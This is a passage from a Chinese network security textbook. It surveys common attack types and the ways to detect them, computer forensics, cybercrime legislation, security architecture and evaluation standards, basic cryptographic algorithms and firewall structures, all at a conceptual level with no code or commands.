- 分布式拒绝服务攻击(DDoS)。

一般情况下，拒绝服务攻击是通过使被攻击对象(工作站或服务器)的系统关键资源过载，从而使被攻击对象停止部分或全部服务。目前已知的拒绝服务攻击有几百种，它是最基本的入侵攻击手段，也是最难对付的入侵攻击之一，典型的示例有 SYN Flood 攻击、Ping Flood 攻击、Land 攻击和 WinNuke 攻击等。

6）WWW 欺骗技术

将用户浏览网页的 URL 指向黑客设定的服务器，当用户浏览目标网页的时候，实际上是向黑客服务器发出请求，以达到欺骗的目的。

7）电子邮件攻击

电子邮件攻击主要表现为两种方式：

- 电子邮件轰炸。向同一信箱发送数以千计、万计甚至无穷多次的内容相同的垃圾邮件，致使电子邮件服务器操作系统瘫痪。
- 电子邮件欺骗。在正常的附件中加载病毒或其他木马程序。

8）缓冲区溢出

缓冲区溢出是一种系统攻击手段，通过往程序的缓冲区写入超出其长度的内容造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其他指令，以达到攻击的目的。据统计，通过缓冲区溢出进行的攻击占所有系统攻击总数的 80%以上。一般情况下，覆盖其他数据区的数据是没有意义的，最多造成应用程序错误。但是，如果输入的数据是经过精心设计的，覆盖缓冲区的数据恰恰是入侵程序代码，入侵者就获取了程序的控制权。

此外，还包括社会工程学攻击、黑客软件攻击以及跳板攻击等。

3. 主要防范措施

可采取的防范措施主要包括数据加密、身份认证、完善访问控制策略和审计等。

- 身份认证是指通过密码或特征信息来确认用户身份的真实性，对重要主机单独设立一个网段，以避免机器被攻破后造成整个网段通信全部暴露。
- 完善访问控制策略，主要是设置访问权限、目录安全等级控制、防火墙安全控制等，研究清楚各进程必需的进程端口号，关闭不必要的端口。
- 审计是指把系统中和安全相关的事件全部记录下来，对用户开放的各个主机的日志文件全部定向并集中管理，定期检查备份日志主机上的数据，系统日志文件和关键配置文件。
- 下载安装最新的操作系统及其他应用软件的安全和升级补丁，安装几种必要的安全加强工具，对系统进行完整性检查。
- 制定详尽的入侵应急措施以及汇报制度。发现入侵迹象就立即打开进程记录功能，同时保存内存中的进程列表以及网络连接状态，保护当前的重要日志文件。

1.1.2.5　入侵检测技术

反攻击技术(入侵检测技术)的核心问题是截获有效的网络信息。目前主要是通过以下两种途径来获取信息:

- 通过网络侦听程序(如 Sniffer、Vpacket 等)来获取网络信息(数据包信息、网络流量信息、网络状态信息、网络管理信息等)。
- 通过对操作系统和应用程序的系统日志进行分析,以发现入侵行为和系统潜在的安全漏洞。

入侵检测的基本手段是采用模式匹配的方法来发现入侵攻击行为,典型的入侵检测方式包括以下内容。

(1) Land 攻击:一种拒绝服务攻击。由于 Land 攻击的数据包中的源地址和目标地址是相同的,因此,当操作系统接收到这类数据包时,不知道应该如何处理堆栈中通信源地址和目标地址相同的情况,或者循环发送和接收该数据包,消耗大量的系统资源,从而造成系统的崩溃或死机。

检测方法:判断网络数据包的源地址和目标地址是否相同。配置防火墙或过滤路由器的过滤规则,并对这种攻击进行审计,记录事件发生的时间、源主机及目标主机的 MAC 地址和 IP 地址。

(2) TCP SYN 攻击:一种拒绝服务攻击。利用 TCP 客户机与服务器之间 3 次握手过程的缺陷来进行的。攻击者通过伪造源 IP 地址向被攻击者发送大量的 SYN 数据包,当被攻击主机接收到大量的 SYN 数据包时,需要使用大量的缓存来处理这些连接,并将 SYN ACK 数据包发送回错误的 IP 地址,并一直等待 ACK 数据包的回应,最终导致缓存用完,不能再处理其他合法的 SYN 连接,对外提供正常服务。

检测方法:检查单位时间内收到的 SYN 连接是否超过系统设定的值。当接收到大量的 SYN 数据包时,通知防火墙阻断连接请求或丢弃这些数据包,并进行系统审计。

(3) Ping Of Death 攻击:一种拒绝服务攻击。由于部分操作系统接收到长度大于 65 535B 的数据包时会造成内存溢出、系统崩溃等后果,从而达到攻击的目的。

检测方法:判断数据包的大小是否大于 65 535B。使用补丁程序,当收到大于 65 535B 的数据包时,丢弃该数据包,并进行系统审计。

(4) WinNuke 攻击:一种拒绝服务攻击。特征是攻击目标端口,被攻击的目标端口通常是 139、138、137、113、53,而且 URG 位设为 1,即紧急模式。

检测方法:判断数据包目标端口是否为 139、138、137 等,并判断 URG 位是否为 1。配置防火墙设备或过滤路由器,并对这种攻击进行审计。

(5) Teardrop 攻击:一种拒绝服务攻击。其工作原理是向被攻击者发送多个分片的 IP 包,某些操作系统收到含有重叠偏移的伪造分片数据包时将会出现系统崩溃、重启等现象。

检测方法:对接收到的分片数据包进行分析,计算数据包的片偏移量(offset)是否有误。添加系统补丁程序,丢弃收到的病态分片数据包,并对这种攻击进行审计。

(6) TCP/UDP 端口扫描:一种预探测攻击。对被攻击主机的不同端口发送 TCP 或 UDP 连接请求,探测被攻击对象运行的服务类型。

检测方法:统计外界对系统端口的连接请求,特别是对 21、23、25、53、80、8000、8080 等

以外的非常用端口的连接请求。当收到多个 TCP/UDP 数据包对异常端口的连接请求时,通知防火墙阻断连接请求,并对攻击者的 IP 地址和 MAC 地址进行审计。

1.1.2.6 计算机取证

计算机取证又称为数字取证或电子取证,是指对计算机入侵、破坏、欺诈或攻击等犯罪行为,利用计算机软硬件技术,按照符合法律规范的方式进行证据获取、保存、分析和出示的过程。从技术上,计算机取证是一个对受侵计算机系统进行扫描和破解,以及对整个入侵事件进行重建的过程。计算机取证包括物理证据获取和信息发现两个阶段:

- 物理证据获取是指调查人员到计算机犯罪或入侵现场,寻找并扣留相关的计算机硬件。
- 信息发现是指从原始数据中寻找可以用来证明或者反驳的证据,即电子证据。

物理取证是核心任务。物理证据的获取是全部取证工作的基础。获取物理证据,保证原始数据不受任何破坏,应遵守如下操作规定:

- 不改变原始记录。
- 不在作为证据的计算机上执行无关的操作。
- 不要给犯罪者销毁证据的机会。
- 详细记录所有的取证活动。
- 妥善保存得到的物证。

如果被入侵的计算机处于工作状态,取证人员应该设法保存尽可能多的犯罪信息。

物理取证不但是基础,而且是技术难点。案件发生后,应立即对目标机和网络设备进行内存检查并做好记录,根据所用操作系统的不同可以使用内存检查命令对内存里易删除数据进行保存,力求不要对硬盘进行任何读写操作,以免更改原始数据。利用专门的工具对硬盘进行逐扇区的读取,将硬盘数据完整地克隆出来,便于对原始硬盘的镜像文件进行分析。

在道德感化、技术防范的同时,无疑也离不开法律防线的辅助作用,需要依靠一定刑罚威慑力的保障。美国是世界上最早发明计算机的国家,也是世界上最早对计算机黑客行为进行立法规范的国家。从某种意义上讲,美国反计算机犯罪的立法,对其他国家开展相关工作,提供了许多可资借鉴的经验和教训。其中,最著名的有《1984 年计算机欺诈和滥用法》。

我国于 1994 年国务院颁布的《计算机信息系统安全保护条例》是第一个对计算机信息系统安全进行保护的法规。该条例没有规定计算机犯罪的罪名,但是第 24 条规定,对于违反本条例的规定构成犯罪的,依法追究刑事责任。此后,1996 年国务院发布《计算机信息网络国际联网管理暂行规定》(1997 年进行了修正);1997 年公安部发布《计算机信息网络国际联网安全保护管理办法》;1998 年国务院信息化工作领导小组发布《计算机信息网络国际联网管理暂行规定实施办法》;国家保密局发布《计算机信息系统保密管理暂行规定》;公安部、中国人民银行发布《金融机构计算机信息系统安全保护工作暂行规定》。这一系列法律法规和相关规定共同构成了一个计算机信息系统和网络安全保护的初步法律框架。

随着计算机安全与犯罪问题日益严重,公安部授权起草了涉及计算机安全与犯罪问题的专门性法条,在 1997 年刑法修订中,增加了关于计算机安全与犯罪的 3 个条款,即第 285 条、第 286 条和第 287 条。1997 年 12 月 9 日,最高人民法院审判委员会第 951 次会议通过的《关于执行〈中华人民共和国刑法〉确定罪名的规定》,规定了两个罪名,即非法侵入计算机

信息系统罪和破坏计算机信息系统罪。2000 年 12 月 28 日,九届全国人大常委会第十九次会议表决通过《全国人民代表大会常务委员会关于维护互联网安全的决定》,规定对于侵入国家事务、国防事务、尖端科学技术领域的计算机信息系统的行为构成犯罪的,依照刑法有关规定追究刑事责任。2015 年 6 月,第十二届全国人大常委会第十五次会议初次审议了《中华人民共和国网络安全法(草案)》。2015 年 7 月 1 日,十二届全国人大常委会第十五次会议表决通过了新的国家安全法。国家主席习近平签署第 29 号主席令予以公布。法律对政治安全、国土安全、军事安全和科技安全等 11 个领域的国家安全任务进行了明确。首次以法律形式提出了"维护国家网络空间主权",进一步强化了我国打击计算机黑客行为的法律体系。

1.1.3 网络安全的主要影响因素

网络安全的主要影响因素包括以下几个方面。

1. 系统安全漏洞

常用的各种操作系统几乎都或多或少地存在安全漏洞。系统漏洞分为有意漏洞和无意漏洞两种。有意漏洞是软件代码编写者有意设置的,目的在于当失去对系统的访问权时,仍能进入系统。无意漏洞是指在编写软件代码时无意留下的缺陷或不足。

据统计,目前发现的系统安全漏洞的数量已经接近病毒的数量。典型安全漏洞有远程获得超级用户 root 权限、远程过程调用(RPC)服务以及它所安排的无口令入口。

目前流行的许多操作系统(如 UNIX 和 Windows)均存在网络安全漏洞。黑客往往就是利用这些操作系统本身所存在的安全漏洞侵入系统,操作系统本身存在的安全漏洞具体表现在以下两个方面:

(1) 稳定性和可扩充性方面。由于设计的系统不规范、不合理以及缺乏安全性考虑,因而使其受到影响。网络应用的需求没有引起足够的重视,设计和选型考虑欠周密,从而使网络功能发挥受阻,影响网络的可靠性、扩充性和升级换代。

(2) 工作站网卡选配不当,导致网络不稳定,缺乏安全策略。许多站点在防火墙配置上无意识地扩大了访问权限,忽视了这些权限可能会被其他人员滥用;此外,访问控制配置的复杂性容易导致配置错误,从而给他人以可乘之机。

2. TCP/IP 协议安全

TCP/IP 协议原理公开,存在着很大的安全隐患,缺乏强健的安全机制。当安全工具发现并努力更正某方面的安全问题时,其他的安全问题又出现了。因此,黑客总是可以使用先进的手段进行攻击。

3. 人为因素

人为因素包括人为的无意失误、恶意攻击及管理缺失,来自内部用户的安全威胁远大于来自外网用户的安全威胁。使用者缺乏安全意识,许多应用服务系统在访问控制及安全通信方面考虑较少,如果系统设置错误就很容易造成损失。

整体上来看,网络安全主要有 4 种基本的安全威胁:信息泄露、完整性破坏、拒绝服务和非法使用。主要的威胁包括以下两类:

- 渗入威胁,如假冒、旁路、授权侵犯。
- 植入威胁,如特洛伊木马、陷门。

1.2　网络安全基本知识

互联网为人们提供了快速、便捷的通信手段，促进了计算机网络技术在社会、经济各领域的广泛应用，同时也为伺机窃取利益信息的不法之徒提供了犯罪场地。随着计算机网络应用范围的不断扩大，网络安全问题已经成为当今社会的一个焦点。

1.2.1　网络安全研究内容

网络安全包括以下 3 个方面的内容。

(1) 计算机实体的安全：在一定的环境下，对网络系统中设备的安全保护。

(2) 网络系统运行安全：在实体安全的前提下，保证网络系统不受偶然的或恶意的威胁，能够连续可靠地运行，正常的网络服务不中断。

(3) 信息安全：在网络内存储和处理的信息资源具有绝对的保密性、完整性和可用性，不存在被泄露、更改和破坏的风险。确保网络系统的信息安全是网络安全的目标。

- 保密性(confidentiality)：防止信息的非授权访问或泄露。信息只限于授权用户使用，保密性主要通过信息加密、身份认证、访问控制和安全通信协议等技术实现，信息加密是防止信息非法泄露的最基本手段。
- 完整性(integrity)：保证信息不会被非法改动和销毁。保密性强调信息不能非法泄露，而完整性强调信息在存储和传输过程中不能被偶然或蓄意修改、删除、伪造、添加、破坏或丢失，信息在存储和传输过程中必须保持原样。信息完整性表明了信息的可靠性、正确性、有效性和一致性，只有完整的信息才是可信任的信息。
- 可用性(availability)：保证网络资源随时可以被合法用户访问。可用性是信息资源容许授权用户按需访问的特性，有效性是信息系统面向用户服务的安全特性。信息系统只有持续有效，授权用户才能随时随地根据自己的需要访问信息系统提供的服务。

完整的网络信息安全体系至少应该包括 3 类措施：

- 社会的法律政策、安全的规章制度以及安全教育等外部软环境。
- 技术方面的措施，如防火墙技术、网络防毒、信息加密存储与通信、身份验证、授权等。
- 审计和管理措施，同时包含了技术与社会措施。

保证网络安全的技术手段主要包括以下几个方面：

- 信息加密：数据传输加密、数据存储加密、数据完整性鉴别和密钥管理。
- 身份验证和授权管理：实体访问控制、数据访问控制。
- 安全防御：防火墙技术、防病毒技术，网络介质和通信链路的保护。
- 安全审计和管理：网络实时监控、安全策略审计和漏洞扫描。

1.2.2　网络安全体系结构

当前，通用的网络层次标准有 OSI 和 TCP/IP 两种(见表 1.2.1)。OSI 是理论标准，TCP/IP 是工业的事实标准。由于不同的局域网有不同的网络协议，为了使不同的网络能

够互联，必须建立统一的网络互连协议。为此，ISO（国际标准化组织）提出了网络互连协议的基本框架，称为开放系统互连（OSI）参考模型。它将整个网络的功能划分成 7 个层次，其中应用层、表示层、会话层、传输层被归为高层，而网络层、数据链路层、物理层被归为底层。高层负责主机之间的数据传输，底层负责网络数据传输。

表 1.2.1　网络体系层次

OSI 模型	主要功能	常见协议	TCP/IP 网络	主要功能	常见协议
应用层	提供应用程序间通信	HTTP，FTP	应用层	提供应用程序接口	HTTP，FTP
表示层	数据格式，数据加密	NBSSL，LPP			
会话层	建立、维护和管理会话	RPC，LDAP			
传输层	建立主机端到端连接	TCP，UDP	传输层	建立端到端连接	TCP，UDP
网络层	寻址和路由选择	IP，ICMP	互联网层	寻址和路由选择	IP，ICMP
数据链路层	介质访问和链路管理	PPP	网络接口层	二进制数据流传输和物理介质访问	PPP
物理层	比特流传输				

层与层之间的联系是通过各层之间的接口进行的，上层通过接口向下层提出服务请求，而下层通过接口向上层提供服务。除物理层之外，各对等层之间均不存在直接的通信关系，而是通过各对等层之间的通信协议进行通信，只有两个物理层之间通过传输介质进行真正的数据通信。

1.2.2.1　OSI 参考模型

OSI 参考模型是研究、设计新的计算机网络系统和评估、改进现有系统的理论依据，是理解和实现网络安全的基础。在 OSI 安全参考模型中主要包括安全服务（Security Service）、安全机制（Security Mechanism）和安全管理（Security Management）。

网络的安全服务包括以下内容。

- 对等实体认证服务：实体的合法性、真实性确认。
- 访问控制服务：防止对任何资源的非授权访问。
- 数据保密服务：加密保护，防止被截获的数据泄密。
- 数据完整性服务：使消息的接收者能够发现消息是否被修改，是否被攻击者用假消息换掉。
- 数据源点认证服务：数据来自真正的源点，以防假冒。
- 信息流安全服务：通过流量填充阻止非法流量分析。
- 不可否认服务：防止对数据源以及数据提交的否认。

为了实现这些安全服务，需要以下一系列安全机制作为支撑。

- 加密机制：应用现代密码学理论，确保数据的机密性。
- 数字签名机制：保证数据完整性和不可否认性。
- 访问控制机制：与实体认证相关，且要牺牲网络性能。
- 数据完整性机制：保证数据在传输过程中不被非法入侵篡改。
- 认证交换机制：实现站点、报文、用户和进程认证等。

- 流量填充机制：针对流量分析攻击而建立的机制。
- 路由控制机制：可以指定数据通过网络的路径。
- 公证机制：用数字签名技术由第三方来提供公正仲裁。

1.2.2.2 网络安全控制系统

通过对网络应用的全面了解，按照安全风险、需求分析结果、安全策略以及安全目标，在进行安全控制系统设计时应从物理安全、系统安全、网络安全、应用安全、管理安全等方面加以考虑。

(1) 物理安全：保障整个网络系统安全的前提，保护计算机网络的物理通路不被损坏、不被窃听以及不被攻击和干扰。物理安全包括环境安全、设备安全和媒体安全 3 个方面。防范措施包括：对重要信息存储、收发部门进行屏蔽处理，防止信号外泄；对局域网传输线路传输辐射的抑制；对终端设备辐射的防范。

(2) 系统安全：包括网络结构安全、操作系统安全和应用系统安全。网络结构安全指网络拓扑结构是否合理、线路是否冗余、路由是否冗余以及防止单点失败等。安全防范策略包括：尽量采用安全性较高的网络操作系统并进行必要的安全配置；关闭不常用却存在安全隐患的应用；对保存有用户信息及其口令的关键文件使用权限进行严格限制；通过配备安全扫描系统对操作系统进行安全性扫描，及时发现安全漏洞；应用服务器应关闭一些不经常使用的协议及协议端口号、加强身份认证，严格限制登录者的操作权限。

(3) 网络安全：网络安全是整个安全解决方案的关键，通过访问控制、通信保密、入侵检测、网络安全扫描系统、防病毒工具等措施来保障。隔离与访问控制可通过严格的管理制度划分虚拟子网(VLAN)、配备防火墙来进行；防火墙是实现网络安全最基本、最经济、最有效的安全措施之一，它通过制定严格的安全策略实现内外网络或内部网络不同信任域之间的隔离与访问控制；通信保密使得数据以密文形式在网络上传输，可以选择链路层加密和网络层加密等方式；入侵检测是根据已有攻击手段的信息代码对所有网络操作行为进行实时监控、记录，并按制定的策略予以响应，从而防止针对网络的攻击与犯罪行为；网络扫描系统可以对网络中所有部件(Web 站点、防火墙、路由器、TCP/IP 及相关协议服务)进行攻击性扫描、分析和评估，发现并报告系统存在的弱点和漏洞，评估安全风险，建议补救措施；病毒防护也是网络安全建设的重要环节之一，反病毒技术包括预防病毒、检测病毒和杀毒 3 种技术。

(4) 应用安全：表现在内部网络系统中资源共享和信息存储等方面。严格控制内部员工对网络共享资源的使用，在内部子网中一般不开放共享目录，对有经常交换信息需求的用户，在共享时必须加装口令认证机制。对数据库服务器中的数据库必须进行安全备份，通过网络备份系统，也可以进行远程备份存储。

(5) 安全管理：通过制定健全的安全管理体制，构建安全管理平台，增强人员的安全防范意识。制定健全的安全管理体制是网络安全得以实现的重要保证；应经常对人员进行网络安全防范意识的培训，全面提高人员的网络安全防范意识；组建安全管理子网，安装集中统一的安全管理软件，如病毒软件管理系统、网络设备管理系统以及网络安全设备统一管理软件，通过安全管理平台实现全网的安全管理。

1.2.2.3　安全体系设计

安全体系设计原则包括以下 3 个方面。

(1) 需求、风险、代价平衡分析的原则：对任一网络来说，绝对安全难以达到。要进行实际分析，对网络面临的威胁及可能承担的风险进行定性与定量相结合的分析，制定规范和措施，确定系统安全策略。

(2) 一致性原则：网络安全问题应与网络的生命周期并存，制定的安全体系结构必须与网络的安全需求相一致。

(3) 易操作性原则：安全措施要具有便利性和可操作性，考虑管理人员的自身素质，对操作人员的要求不易过高。

1.2.2.4　网络安全策略

网络安全策略应考虑安全管理策略和安全技术实施策略两个方面。

(1) 安全管理策略：即使是最好的、最值得信赖的系统安全措施，也不能完全由计算机系统独立完成，需要建立完备的安全组织和管理制度，以约束操作人员。

(2) 安全技术实施策略：要针对网络、操作系统、数据库和信息共享授权提出具体的措施。

计算机信息系统的安全管理主要基于 3 个原则，即多人负责原则、任期有限原则和职责分离原则。由于网络互联在链路层、网络层、传输层、应用层等不同协议层均有体现，且各层的功能和安全特性不同，因而其网络安全措施也不相同。

物理层安全涉及传输介质的安全特性，抗干扰、防窃听是制定物理层安全措施的重点。

在链路层，可以通过建立虚拟局域网，对物理和逻辑网段进行有效的分割和隔离，消除不同安全级别逻辑网段间的窃听风险。

在网络层，可通过对不同子网的定义和对路由器的路由表的控制来限制子网间的通信；同时，利用网关的安全控制能力，限制节点的通信和应用服务，加强对外部用户的识别和验证能力。

1.2.3　网络安全评价标准

网络安全评价标准中比较流行的是 1985 年美国国防部制定的《可信任计算机标准评价准则》，各国根据自己的国情也都制定了相关的标准。

1.2.3.1　中国评价标准

在我国，1999 年 10 月经过国家质量技术监督局批准发布的《计算机信息系统安全保护等级划分准则》将计算机安全保护划分为以下 5 个级别。

第 1 级为用户自主保护级(GB1 安全级)：它的安全保护机制使用户具备自主安全保护的能力，保护用户的信息免受非法的读写破坏。

第 2 级为系统审计保护级(GB2 安全级)：除具备第 1 级所有的安全保护功能外，要求创建和维护访问的审计跟踪记录，使所有的用户对自己的行为的合法性负责。

第 3 级为安全标记保护级(GB3 安全级)：除继承前一个级别的安全功能外，还要求以

访问对象标记的安全级别限制访问者的访问权限，实现对访问对象的强制保护。

第 4 级为结构化保护级(GB4 安全级)：在继承前面安全级别安全功能的基础上，将安全保护机制划分为关键部分和非关键部分，对关键部分直接控制访问者对访问对象的存取，从而加强系统的抗渗透能力。

第 5 级为访问验证保护级(GB5 安全级)：这一级别特别增设了访问验证功能，负责仲裁访问者对访问对象的所有访问活动。

从 20 世纪 80 年代中期开始，我国自主制定和采用了一批相应的信息安全标准。但是，应该承认，标准的制定需要较为广泛的应用经验和较为深入的研究背景。这两方面的差距，使我国的信息安全标准化工作与国际已有的工作相比，覆盖的范围还不够大，宏观和微观的指导作用也有待进一步提高。

1.2.3.2 国际评价标准

美国国防部开发的计算机安全标准——《可信任计算机标准评价准则》(Trusted Computer Standards Evaluation Criteria，TCSEC)，即网络安全橙皮书，自从 1985 年成为美国国防部的标准以来，一直是评估多用户主机和小型操作系统的主要方法。其他子系统(如数据库和网络)也一直用橙皮书来解释评估。橙皮书把安全的级别从低到高分成 4 个类别：D 类、C 类、B 类和 A 类，每类又细分为几个级别，如表 1.2.2 所示。

表 1.2.2 网络安全评价级别

类 别	级 别	名 称	主 要 特 征
D	D	低级保护	没有安全保护
C	C1	自主安全保护	自主存储控制
	C2	受控存储控制	单独的可查性，安全标识
B	B1	标识的安全保护	强制存取控制，安全标识
	B2	结构化保护	面向安全的体系结构，较好的抗渗透能力
	B3	安全区域	存取监控、高抗渗透能力
A	A	验证设计	形式化的最高级描述和验证

D 级是最低的安全级别，拥有这个级别的操作系统就像一个门户大开的房子，任何人都可以自由进出，是完全不可信任的。对于硬件来说，没有任何保护措施，操作系统容易受到损害，没有系统访问限制和数据访问限制，任何人不需任何账户都可以进入系统，不受任何限制可以访问他人的数据文件。属于这个级别的操作系统有 DOS 和 Windows 98 等。

C1 是 C 类的一个安全子级。C1 又称选择性安全保护(Discretionary Security Protection)系统，它描述了一个典型的用在 UNIX 系统上的安全级别。这种级别的系统对硬件有某种程度的保护，如用户拥有注册账号和口令，系统通过账号和口令来识别用户是否合法，并决定用户对程序和信息拥有何种访问权限，但硬件受到损害的可能性仍然存在。

C2 级除了包含 C1 级的特征外，还具有访问控制环境(Controlled Access Environment)权力，即具有进一步限制用户执行某些命令或者访问某些文件的权限，而且还加入了身份认证等级。另外，系统对事件进行审计并写入日志中，如何时开机、用户在何时何地登录系统

等，通过查看日志，就可以发现入侵痕迹。审计除了可以记录下系统管理员执行的活动以外，还加入了身份认证级别。该级别的缺点在于它需要额外的处理时间和磁盘空间。

使用附加身份验证就可以让一个 C2 级系统用户在不是超级用户的情况下有权执行系统管理任务。授权分级使系统管理员能够给用户分组，授予他们访问某些程序的权限或访问特定的目录。能够达到 C2 级别的常见操作系统有：UNIX 系统、Novell 3.X 或者更高版本以及 Windows NT、Windows 2000 和 Windows 2003。

B 级中有 3 个级别，B1 级即标志安全保护（Labeled Security Protection），是支持多级安全（如秘密和绝密）的第一个级别，这个级别说明处于强制性访问控制之下的对象，系统不允许文件的拥有者改变其许可权限。这种安全级别的计算机系统一般用在政府机构中，如国防部和国家安全局的计算机系统。

B2 级，又称结构保护（Structured Protection）级别，它要求计算机系统中所有的对象都要加上标签，而且给设备（磁盘、磁带和终端）分配单个或者多个安全级别。

B3 级，又称安全域（Security Domain）级别，使用安装硬件的方式来加强域的安全，例如，内存管理硬件用于保护安全域免遭无授权访问或更改其他安全域的对象。该级别也要求用户通过一条可信任途径连接到系统上。

A 级，又称验证设计（Verified Design）级别，是当前橙皮书的最高级别，它包含了一个严格的设计、控制和验证过程。安全级别设计必须从数学角度上进行验证，而且必须进行秘密通道和可信任分布分析。

可信任分布（Trusted Distribution）的含义是：硬件和软件在物理传输过程中受到保护，以防止破坏安全系统。

1.2.4 信息安全定义

信息安全是指信息网络的硬件、软件及其系统中的数据受到保护，不受偶然的或者恶意的原因而遭到破坏、更改、泄露，系统连续、可靠、正常地运行，信息服务不中断。信息安全是一门涉及计算机科学、网络技术、通信技术、密码技术、信息安全技术、应用数学、数论和信息论等多种学科的综合性学科。

随着信息安全技术的发展，我们经历了从基本安全隔离和主机加固阶段到后来的网络认证阶段，直到将行为监控和审计也纳入安全的范畴。这样的演变不仅仅是为了避免恶意攻击，更重要的是为了提高网络的可信度。

信息安全的内涵在不断地延伸，从最初的信息保密性发展到信息的完整性、可用性、可控性和不可否认性，进而又发展为“攻（攻击）、防（防范）、测（检测）、控（控制）、管（管理）、评（评估）”等多方面的基础理论和实施技术。

从广义上讲，凡是涉及网络上信息的保密性、完整性、可用性、真实性和可控性的相关技术和理论都是网络安全的研究领域。目前常用的基础性安全技术包括以下内容。

- 身份认证技术：用来确定用户或者设备身份的合法性，典型的手段有口令、身份识别、PKI 证书和生物认证等。
- 加解密技术：在传输过程或存储过程中进行信息数据的加解密，典型的加密体制可采用对称加密和非对称加密。
- 边界防护技术：防止外部网络用户以非法手段进入内部网络，保护内部网络操作环

境，典型的设备有防火墙和入侵检测设备。

• 访问控制技术：保证网络资源不被非法使用和访问。访问控制是网络安全防范和保护的主要核心策略，在身份识别的基础上，根据身份对提出资源访问的请求加以权限控制。
• 主机加固技术：主机加固技术对操作系统、数据库等进行漏洞加固和保护，提高系统的抗攻击能力。
• 安全审计技术：包含日志审计和行为审计，通过日志审计协助管理员评估网络配置的合理性、安全策略的有效性；通过对用户的网络行为审计，确认行为的合规性，确保管理的安全。

随着信息网络的不断普及，网络攻击手段也不断复杂化、多样化，随之产生的信息安全技术和解决方案也在不断发展变化，安全产品和解决方案也更趋于合理化、适用化。经过多年的发展，安全防御体系已由“被动防范”向“主动防御”发展，由“保护网络”向“保护资产”过渡，并逐步构建出具有可防、可控、可信特点的信息网络架构。

1.3 网络安全实验基本要求

1.3.1 实验目的

通过网络安全实验使学生认识网络安全技术的基本概念、原理和技术，掌握基本的网络安全攻防技术，常用工具的使用方法及原理，加深对课堂理论教学的理解；培养学生的实验技能、动手能力以及分析问题和解决问题的能力。

1.3.2 实验要求

通过本实验课程的学习，学生应达到下列基本要求：

(1) 了解计算机网络安全的重要性以及相关的法律法规，建立网络安全意识。

(2) 掌握计算机网络安全方面的基本技术，能对系统的安全问题提出相应的对策。

(3) 掌握网络安全的防范技术和防计算机病毒技术。

第 2 章　网络安全研究内容

2.1　密码技术

2.1.1　基本概念

密码学(Cryptology)一词是由希腊字根“隐藏”(Kryptós)及“信息”(lógos)组合而成。泛指一切有关密码通信的研究内容，密码具有信息加密、可鉴别性、完整性、抗抵赖性等作用。密码学是研究编制密码和破译密码的技术科学。研究密码变化的客观规律，应用于编制密码以保守通信秘密的，称为编码学；应用于破译密码以获取通信情报的，称为破译学，总称密码学。

密码是通信双方按照约定的法则进行信息特殊变换的一种重要保密手段。依照这些法则，变明文为密文，称为加密变换；变密文为明文，称为解密变换。密码在早期仅对文字或数码进行加密和解密变换，随着通信技术的发展，对语音、图像、数据等都可实施加密和解密变换。密码学是在编码与破译的斗争实践中逐步发展起来的，并随着先进科学技术的应用，已成为一门综合性的尖端技术科学。

密码体制也称为密码系统，是指能完整地解决信息安全性中机密性、数据完整性、认证、身份识别、可控性及不可抵赖性等问题中的一个或者多个的完整系统。要对一个密码体制进行正规描述，需要用数学方法清楚地描述其中的各种对象、参数、解决问题所使用的算法等。

2.1.2　密码算法

在网络安全领域常见的加密算法有以下 3 种。

1. DES 算法

DES 算法属于密码体制中的对称密码体制，又称为美国数据加密标准，是 1972 年美国 IBM 公司研制的对称密码体制加密算法。其密钥长度为 56 位，明文按 64 位进行分组，将分组后的明文根据 56 位的密钥按位替代或交换的方法形成密文。

DES 算法的特点是：分组较短、密钥很短，密码生命周期短，运算速度较慢。DES 算法的入口参数有 Key、Data 和 Mode。Key 为加密解密使用的密钥，Data 为加密解密的数据，Mode 为其工作模式。当模式为加密模式时，明文按照 64 位进行分组，形成明文组，Key 用于对数据加密；当模式为解密模式时，Key 用于对数据解密。实际运用中，密钥只用到了 64 位中的 56 位，这样才具有高的安全性。

2. AES 算法

AES(Advanced Encryption Standard，高级加密标准)加密算法是下一代的加密算法标准，速度快，安全级别高。2000 年 10 月，NIST(美国国家标准和技术协会)从 15 种候选算法中选出 AES 算法作为新的密钥加密标准。AES 算法正日益成为电子数据加密的实际

标准。

AES是一个迭代的、对称密钥分组的密码，它可以使用128、192和256位密钥，并且用128位(16B)分组加密和解密数据。AES算法基于排列和置换运算，通过分组密码返回的加密数据的位数与输入数据的相同，使用循环结构进行迭代加密，在该循环中重复置换和替换输入数据。

3. ECC算法

又称椭圆曲线加密系统，是目前已知的所有公钥密码体制中能够提供最高比特强度的一种公钥体制。用椭圆曲线来构造密码体制，用户可以任意地选择安全的椭圆曲线，在确定了有限域后，椭圆曲线的选择范围很大；椭圆曲线密码体制的另一个优点是一旦选择恰当的椭圆曲线，就没有有效的指数算法来攻击它。

2.1.3 网络安全应用

密码学在网络安全中的具体应用主要包括以下几种形式。

1. 用于认证服务

密码学在网络安全应用中使网络上的用户可以相互证明自己的身份，即能正确对信息进行解密的用户就是合法用户。用户在对应用服务器进行访问前，必须从第三方获取该应用服务器的访问许可证。

2. 用于提高电子邮件的安全性

目前电子邮件广泛应用的保密方法是PGP(Pretty Good Privacy)，PGP采用的解决方案是给每个公钥分配一个密钥标识，并在很大概率上与用户标识一一对应。发送方需要使用一个私钥加密消息摘要，接收方必须知道应使用哪个公钥解密。相应地，消息的数字签名部分必须包括公钥对应的64位密钥标识。当接收到消息后，接收方用密钥标识指示的公钥验证签名。

密码技术并不能解决所有的网络安全问题，它需要与信息安全的其他技术(如访问控制技术、网络监控技术等)互相融合，形成综合的信息网络安全保障。

2.2 防火墙技术

防火墙技术是建立在现代通信网络技术和信息安全技术基础上的应用性安全技术，越来越多地应用于专用网络与公用网络的互联环境中。防火墙本身具有较强的抗攻击能力，它是提供信息安全服务、实现网络和信息安全的基础设施。

防火墙具有如下特征：

- 网络位置特性：内部网络和外部网络之间的所有网络数据都必须经过防火墙。
- 工作原理特性：符合安全策略的数据才能通过防火墙。
- 先决条件：防火墙自身应具有非常强的抗攻击能力。

常见防火墙技术主要有包过滤技术、应用代理技术和状态检测技术。

2.2.1 防火墙的体系结构

防火墙的基本体系结构包括包过滤路由器防火墙、屏蔽主机防火墙和屏蔽子网(非军事

区)防火墙。

1. 包过滤路由器防火墙

包过滤路由器是一种便宜、简单、常见的防火墙。包过滤路由器在网络之间完成数据包转发的普通路由功能,并利用包过滤规则来允许或拒绝数据包,其结构如图 2.2.1 所示。

